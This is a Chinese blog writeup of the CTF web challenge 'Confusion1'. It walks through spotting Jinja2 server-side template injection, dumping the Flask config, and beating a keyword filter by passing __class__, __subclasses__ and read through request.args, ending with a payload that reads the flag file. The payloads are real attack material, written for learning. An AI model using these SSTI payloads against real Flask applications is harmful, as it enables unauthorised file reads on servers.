攻防世界 web高手进阶区 7分题Confusion1

原创

思源湖的鱼 于 2020-10-11 22:48:48 发布 1577 收藏 17

分类专栏： ctf 文章标签： web 网络安全 SSTI 攻防世界 ctf

本文链接：https://blog.csdn.net/weixin_44604541/article/details/109018095

前言

继续ctf的旅程

开始攻防世界web高手进阶区的7分题

本文是Confusion1的writeup

解题过程

进来的界面如下


（后来知道是php vs python的意思，也就是给提示跟python有关）

惯例源码和御剑

没有东西发现

点击register

报错



不过在源码里有提示

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /register.php was not found on this server.</p>
<hr>
<address>Apache/2.4.10 (Debian) Server at 220.249.52.133 Port 55163</address>
</body></html>
<!--Flag @ /opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt-->
<!--Salt @ /opt/salt_b420e8cfb8862548e68459ae1d37a1d5.txt-->
```

给出了flag的位置


点击login也是类似的情况
这没有信息了
想了好一会儿
猜测是SSTI

测试

输入`{{7*7}}`
返回如下：

确认是SSTI

输入`{{ 7*'7' }}`
返回如下：



应该是Jinja2或Twig

尝试绕过

最常用的`{{''.__class__.__mro__[2].__subclasses__()}}`

这应该是过滤了啥
（后来发现是过滤了 class、 subclasses、 read等关键词）

尝试 `{{url_for.__globals__}}`

220.249.52.133:55163/register.php/%7B%7Burl_for.__globals__%7D%7D

似乎是权限问题？

看眼 `{{config}}`

220.249.52.133:55163/register.php/%7B%7Bconfig%7D%7D

Not Found

The requested URL /register.php/<Config {'JSON_AS_ASCII': True, 'USE_X_SENDFILE': False, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_NAME': 'session', 'MAX_COOKIE_SIZE': 4093, 'SESSION_COOKIE_SAMESITE': None, 'PROPAGATE_EXCEPTIONS': None, 'ENV': 'production', 'DEBUG': False, 'SECRET_KEY': None, 'EXPLAIN_TEMPLATE_LOADING': False, 'MAX_CONTENT_LENGTH': None, 'APPLICATION_ROOT': '/', 'SERVER_NAME': None, 'PREFERRED_URL_SCHEME': 'http', 'JSONIFY_PRETTYPRINT_REGULAR': False, 'TESTING': False, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'TEMPLATES_AUTO_RELOAD': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'JSON_SORT_KEYS': True, 'JSONIFY_MIMETYPE': 'application/json', 'SESSION_COOKIE_HTTPONLY': True, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'TRAP_HTTP_EXCEPTIONS': False}> was not found on this server.

Apache/2.4.10 (Debian) Server at 220.249.52.133 Port 55163

尝试request

```
{{''[request.args.a][request.args.b][2][request.args.c]()}}?a=__class__&b=__mro__&c=__subclasses__
```

220.249.52.133:55163/login.php/%7B%7B''[request.args.a][request.args.b][2][request.args.c]()%7D%7D?a=__class__&b=__mro__&c=__subclasses__

Not Found

The requested URL /login.php/[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>, <type 'dict_keys'>, <type 'dict_items'>, <type 'dict_values'>, <class 'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <type 'operator.itemgetter'>, <type 'operator.attrgetter'>, <type 'operator.methodcaller'>, <type 'functools.partial'>, <type 'itertools.combinations'>, <type 'itertools.combinations_with_replacement'>, <type 'itertools.cycle'>, <type 'itertools.dropwhile'>, <type 'itertools.takewhile'>, <type 'itertools.islice'>, <type 'itertools.starmap'>, <type 'itertools.imap'>, <type 'itertools.chain'>, <type 'itertools.compress'>, <type 'itertools.ifilter'>, <type 'itertools.ifilterfalse'>, <type 'itertools.count'>, <type 'itertools.izip'>, <type 'itertools.izip_longest'>, <type 'itertools.permutations'>, <type 'itertools.product'>, <type 'itertools.repeat'>, <type 'itertools.groupby'>, <type 'itertools.tee_dataobject'>, <type 'itertools.tee'>, <type 'itertools._grouper'>, <type 'cStringIO.StringO'>, <type 'cStringIO.StringI'>, <class 'string.Template'>, <class 'string.Formatter'>, <type 'collections.deque'>, <type 'deque_iterator'>, <type 'deque_reverse_iterator'>, <type '_thread._localdummy'>, <type 'thread._local'>, <type 'thread.lock'>, <type 'datetime.date'>, <type 'datetime.timedelta'>, <type 'datetime.time'>, <type 'datetime.tzinfo'>, <class 'werkzeug._internal._Missing'>, <class 'werkzeug._internal._DictAccessorProperty'>, <type 'time.struct_time'>, <class 'email.LazyImporter'>, <type 'Struct'>, <type '_hashlib.HASH'>, <type '_random.Random'>, <type '_ssl._SSLContext'>, <type '_ssl._SSLSocket'>, <class 'socket._closedsocket'>, <type '_socket.socket'>, <type 'method_descriptor'>, <class 'socket._socketobject'>, <class 'socket._fileobject'>, <class 'urlparse.ResultMixin'>, <class 'contextlib.GeneratorContextManager'>, <class 'contextlib.closing'>, <class 'calendar.Calendar'>, <type '_io._IOBase'>, <type '_io.IncrementalNewlineDecoder'>, <class 'werkzeug.datastructures.ImmutableListMixin'>, <class 'werkzeug.datastructures.ImmutableDictMixin'>, <class 'werkzeug.datastructures.UpdateDictMixin'>, <class 'werkzeug.datastructures.ViewItems'>, <class 'werkzeug.datastructures._omd_bucket'>, <class 'werkzeug.datastructures.Headers'>, <class 'werkzeug.datastructures.ImmutableHeadersMixin'>, <class 'werkzeug.datastructures.IfRange'>, <class 'werkzeug.datastructures.Range'>, <class 'werkzeug.datastructures.ContentRange'>, <class 'werkzeug.datastructures.FileStorage'>, <class 'werkzeug.urls.Href'>, <class 'werkzeug.wsgi.ProxyMiddleware'>, <class 'werkzeug.wsgi.SharedDataMiddleware'>, <class 'werkzeug.wsgi.DispatcherMiddleware'>, <class 'werkzeug.wsgi.ClosingIterator'>, <class 'werkzeug.wsgi.FileWrapper'>, <class 'werkzeug.wsgi._RangeWrapper'>, <class 'werkzeug.formparser.FormDataParser'>, <class 'werkzeug.formparser.MultiPartParser'>, <class 'werkzeug.utils.HTMLBuilder'>, <class 'werkzeug.wrappers.BaseRequest'>, <class 'werkzeug.wrappers.BaseResponse'>, <class 'werkzeug.wrappers.AcceptMixin'>, <class 'werkzeug.wrappers.ETagRequestMixin'>, <class 'werkzeug.wrappers.UserAgentMixin'>, <class 'werkzeug.wrappers.AuthorizationMixin'>, <class 'werkzeug.wrappers.StreamOnlyMixin'>, <class 'werkzeug.wrappers.ETagResponseMixin'>, <class 'werkzeug.wrappers.ResponseStream'>, <class 'werkzeug.wrappers.ResponseStreamMixin'>, <class 'werkzeug.wrappers.CommonRequestDescriptorsMixin'>, <class 'werkzeug.wrappers.CommonResponseDescriptorsMixin'>, <class 'werkzeug.wrappers.WWWAuthenticateMixin'>, <class 'werkzeug.exceptions.Aborter'>, <type '_json.Scanner'>, <type '_json.Encoder'>, <class 'json.decoder.JSONDecoder'>, <class 'json.encoder.JSONEncoder'>, <class 'threading._Verbose'>, <type 'cPickle.Unpickler'>, <type 'cPickle.Pickler'>, <class 'jinja2.utils.MissingType'>, <class 'jinja2.utils.LRUCache'>, <class 'jinja2.utils.Cycler'>, <class 'jinja2.utils.Joiner'>, <class 'jinja2.utils.Namespace'>, <class 'markupsafe._MarkupEscapeHelper'>, <class 'jinja2.nodes.EvalContext'>, <class 'jinja2.runtime.TemplateReference'>, <class 'jinja2.nodes.Node'>, <class 'numbers.Number'>, <class 'jinja2.runtime.Context'>, <class 'jinja2.runtime.BlockReference'>, <class 'jinja2.runtime.LoopContextBase'>, <class 'jinja2.runtime.LoopContextIterator'>, <class 'jinja2.runtime.Macro'>, <class 'jinja2.runtime.Undefined'>, <class 'decimal.Decimal'>, <class 'decimal._ContextManager'>, <class 'decimal.Context'>, <class 'decimal._WorkRep'>, <class 'decimal._Log10Memoize'>, <type '_ast.AST'>, <class 'jinja2.lexer.Failure'>, <class 'jinja2.lexer.TokenStreamIterator'>, <class 'jinja2.lexer.TokenStream'>, <class 'jinja2.lexer.Lexer'>, <class 'jinja2.parser.Parser'>, <class 'jinja2.visitor.NodeVisitor'>, <class 'jinja2.idtracking.Symbols'>, <class 'jinja2.compiler.MacroRef'>, <class 'jinja2.compiler.Frame'>, <class 'jinja2.environment.Environment'>, <class 'jinja2.environment.Template'>, <class 'jinja2.environment.TemplateModule'>, <class 'jinja2.environment.TemplateExpression'>, <class 'jinja2.environment.TemplateStream'>, <class 'jinja2.loaders.BaseLoader'>, <class 'jinja2.bccache.Bucket'>, <class 'jinja2.bccache.BytecodeCache'>, <class 'difflib.HtmlDiff'>, <class 'uuid.UUID'>, <type 'CArgObject'>, <type '_ctypes.CThunkObject'>, <type '_ctypes._CData'>, <type '_ctypes.CField'>, <type '_ctypes.DictRemover'>, <class 'ctypes.CDLL'>, <class 'ctypes.LibraryLoader'>, <type 'select.epoll'>, <class 'subprocess.Popen'>, <class 'werkzeug.routing.RuleFactory'>, <class 'werkzeug.routing.RuleTemplate'>, <class 'werkzeug.routing.BaseConverter'>, <class 'werkzeug.routing.Map'>, <class 'werkzeug.routing.MapAdapter'>, <class 'ast.NodeVisitor'>, <class 'click._compat._FixupStream'>, <class 'click._compat._AtomicFile'>, <class 'click.utils.LazyFile'>, <class 'click.utils.KeepOpenFile'>, <class 'click.utils.PacifyFlushWrapper'>, <class 'click.types.ParamType'>, <class 'click.parser.Option'>, <class 'click.parser.Argument'>, <class 'click.parser.ParsingState'>, <class 'click.parser.OptionParser'>, <class 'click.formatting.HelpFormatter'>, <class 'click.core.Context'>, <class 'click.core.BaseCommand'>, <class 'click.core.Parameter'>, <class 'werkzeug.local.Local'>, <class 'werkzeug.local.LocalStack'>, <class 'werkzeug.local.LocalManager'>, <class 'werkzeug.local.LocalProxy'>, <class 'flask.signals.Namespace'>, <class 'flask.signals._FakeSignal'>, <class 'flask.helpers.locked_cached_property'>, <class 'flask.helpers._PackageBoundObject'>, <class 'flask.cli.DispatchingApp'>, <class 'flask.cli.ScriptInfo'>, <class 'itsdangerous._CompactJSON'>, <class 'itsdangerous.SigningAlgorithm'>, <class 'itsdangerous.Signer'>, <class 'itsdangerous.Serializer'>, <class 'itsdangerous.URLSafeSerializerMixin'>, <class 'flask.config.ConfigAttribute'>, <class 'flask.ctx._AppCtxGlobals'>, <class 'flask.ctx.AppContext'>, <class 'flask.ctx.RequestContext'>, <class 'logging.LogRecord'>, <class 'logging.Formatter'>, <class 'logging.BufferingFormatter'>, <class 'logging.Filter'>, <class 'logging.Filterer'>, <class 'logging.PlaceHolder'>, <class 'logging.Manager'>, <class 'logging.LoggerAdapter'>, <class 'flask.json.tag.JSONTag'>, <class 'flask.json.tag.TaggedJSONSerializer'>, <class 'flask.sessions.SessionInterface'>, <class 'flask.wrappers.JSONMixin'>, <class 'flask.blueprints.BlueprintSetupState'>, <class 'werkzeug.serving.WSGIRequestHandler'>, <class 'jinja2.ext.Extension'>, <class 'jinja2.ext._CommentFinder'>, <class 'werkzeug.serving._SSLContext'>, <class 'werkzeug.serving.BaseWSGIServer'>, <class 'jinja2.debug.TracebackFrameProxy'>, <class 'jinja2.debug.ProcessedTraceback'>, <type 'method-wrapper'>] was not found on this server.

Apache/2.4.10 (Debian) Server at 220.249.52.133 Port 55163

有了

request可以用

那就简单了

最终payload

```
{{''[request.args.a][request.args.b][2][request.args.c]()[40]('/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt')[
request.args.d]()}}?a=__class__&b=__mro__&c=__subclasses__&d=read
```

获取flag

结语

这题就是SSTI
不过提示很隐晦

- 开始的蛇吞象==python干掉php
- 所以是python的SSTI

一些SSTI的链接如下

- SSTI完全学习
- 从零学习flask模板注入
- jinja2模板注入
- 服务端模板注入
- Flask/Jinja2 SSTI && Python 沙箱逃逸基础